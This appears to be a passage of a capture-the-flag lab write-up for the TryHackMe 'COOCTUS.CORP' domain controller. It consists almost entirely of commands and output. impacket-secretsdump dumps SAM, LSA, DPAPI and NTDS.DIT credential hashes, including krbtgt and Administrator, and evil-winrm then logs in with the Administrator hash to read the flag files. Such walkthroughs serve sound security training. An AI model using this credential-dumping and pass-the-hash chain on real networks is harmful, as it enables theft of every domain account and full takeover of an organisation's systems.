
```
└─$ impacket-secretsdump -k -no-pass DC.COOCTUS.CORP

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×e748a0def7614d3306bd536cdc51bebe
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
COOCTUS\DC$:plain_password_hex:16aa6105571ffe12f8a5c9caa8f73d6bccf98c3a75579643487549861 1cb64f60e94dd7e9b81200a08706b0a097a71992902e5c8ebe0
ca15780679c818b55168addaf59fe728a3f5fbc6ef2d1926195dcc7cd03eeef4e6ab5688f399c578158cdf5ce8e7052eeb39fd6088b7428d5de457131f6deb8141b9bd69725
06649e3d861ddc6ef35b285b168f4380fbb5a1345611f3eed8d4ad420e1041c75db3c1fb050d8d44024140bb0606924afc0b069026f970c71d4bc635cb972685b8d2d
COOCTUS\DC$:aad3b435b51404eeaad3b435b51404ee:dc384ae3560bce8e1b9db5429881231e:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0×dadf91990ade51602422e8283bad7a4771ca859b
dpapi_userkey:0×95ca7d2a7ae7ce38f20f1b11c22a05e5e23b321b
[*] NL$KM
 0000   D5 05 74 5F A7 08 35 EA  EC 25 41 2C 20 DC 36 0C   ..t_..5..%A, .6.
 0010   AC CE CB 12 8C 13 AC 43  58 9C F7 5C 88 E4 7A C3   .......CX..\..z.
 0020   98 F2 BB EC 5F CB 14 63  1D 43 8C 81 11 1E 51 EC   ...._..c.C....Q.
 0030   66 07 6D FB 19 C4 2C 0E  9A 07 30 2A 90 27 2C 6B   f.m...,...0*.',k
NL$KM:d505745fa70835eaec25412c20dc360caccecb128c13ac43589cf75c88e47ac398f2bbec5fcb14631d438c81111e51ec66076dfb19c42c0e9a07302a90272c6b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:add41095f1fb0405b32f70a489de022d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d4609747ddec61b924977ab42538797e:::
COOCTUS.CORP\Visitor:1109:aad3b435b51404eeaad3b435b51404ee:872a35060824b0e61912cb2e9e97bbb1:::
COOCTUS.CORP\mark:1115:aad3b435b51404eeaad3b435b51404ee:0b5e04d90dcab62cc0658120848244ef:::
COOCTUS.CORP\Jeff:1116:aad3b435b51404eeaad3b435b51404ee:1004ed2b099a7c8eaecb42b3d73cc9b7:::
COOCTUS.CORP\Spooks:1117:aad3b435b51404eeaad3b435b51404ee:07148bf4dacd80f63ef09a0af64fbaf9:::
COOCTUS.CORP\Steve:1119:aad3b435b51404eeaad3b435b51404ee:2ae85453d7d606ec715ef2552e16e9b0:::
COOCTUS.CORP\Howard:1120:aad3b435b51404eeaad3b435b51404ee:65340e6e2e459eea55ae539f0ec9def4:::
COOCTUS.CORP\admCroccCrew:1121:aad3b435b51404eeaad3b435b51404ee:0e2522b2d7b9fd08190a7f4ece342d8a:::
COOCTUS.CORP\Fawaz:1122:aad3b435b51404eeaad3b435b51404ee:d342c532bc9e11fc975a1e7fbc31ed8c:::
```

```
evil-winrm -i 10.10.42.46 -u Administrator -H add41095f1fb0405b32f70a489de022d
```

```
┌──(kali㉿kali)-[~/THM/cros]
└─$ evil-winrm -i 10.10.42.46 -u Administrator -H add41095f1fb0405b32f70a489de022d

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evi

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls
```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        6/7/2021  10:55 PM                3D Objects
d-r---        6/7/2021  10:55 PM                Contacts
d-r---        6/7/2021  10:55 PM                Desktop
d-r---        6/7/2021  10:55 PM                Documents
d-r---        6/7/2021  10:55 PM                Downloads
d-r---        6/7/2021  10:55 PM                Favorites
d-r---        6/7/2021  10:55 PM                Links
d-r---        6/7/2021  10:55 PM                Music
d-r---        6/7/2021  10:55 PM                Pictures
d-r---        6/7/2021  10:55 PM                Saved Games
d-r---        6/7/2021  10:55 PM                Searches
d-r---        6/7/2021  10:55 PM                Videos

*Evil-WinRM* PS C:\Users\Administrator> cd c:\PerfLogs\Admin\
*Evil-WinRM* PS C:\PerfLogs\Admin> ls


    Directory: C:\PerfLogs\Admin


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---        6/7/2021   8:07 PM             22 root.txt

*Evil-WinRM* PS C:\PerfLogs\Admin> type root.txt
[redacted]
*Evil-WinRM* PS C:\PerfLogs\Admin>
```

Other flags


Evil-WinRM PS C:\Shares> ls
Directory: C:\Shares
Mode LastWriteTime Length Name
d----- 6/8/2021 12:42 PM Home
Evil-WinRM PS C:\Shares> cd Home
Evil-WinRM PS C:\Shares\Home> ls
Directory: C:\Shares\Home
Mode LastWriteTime Length Name
-a---- 6/8/2021 12:38 PM 28 priv-esc-2.txt
-a---- 6/7/2021 8:08 PM 22 priv-esc.txt
-a---- 6/7/2021 8:14 PM 17 user.txt
Evil-WinRM PS C:\Shares\Home> type *
THM-
THM-
THM-
Evil-WinRM PS C:\Shares\Home>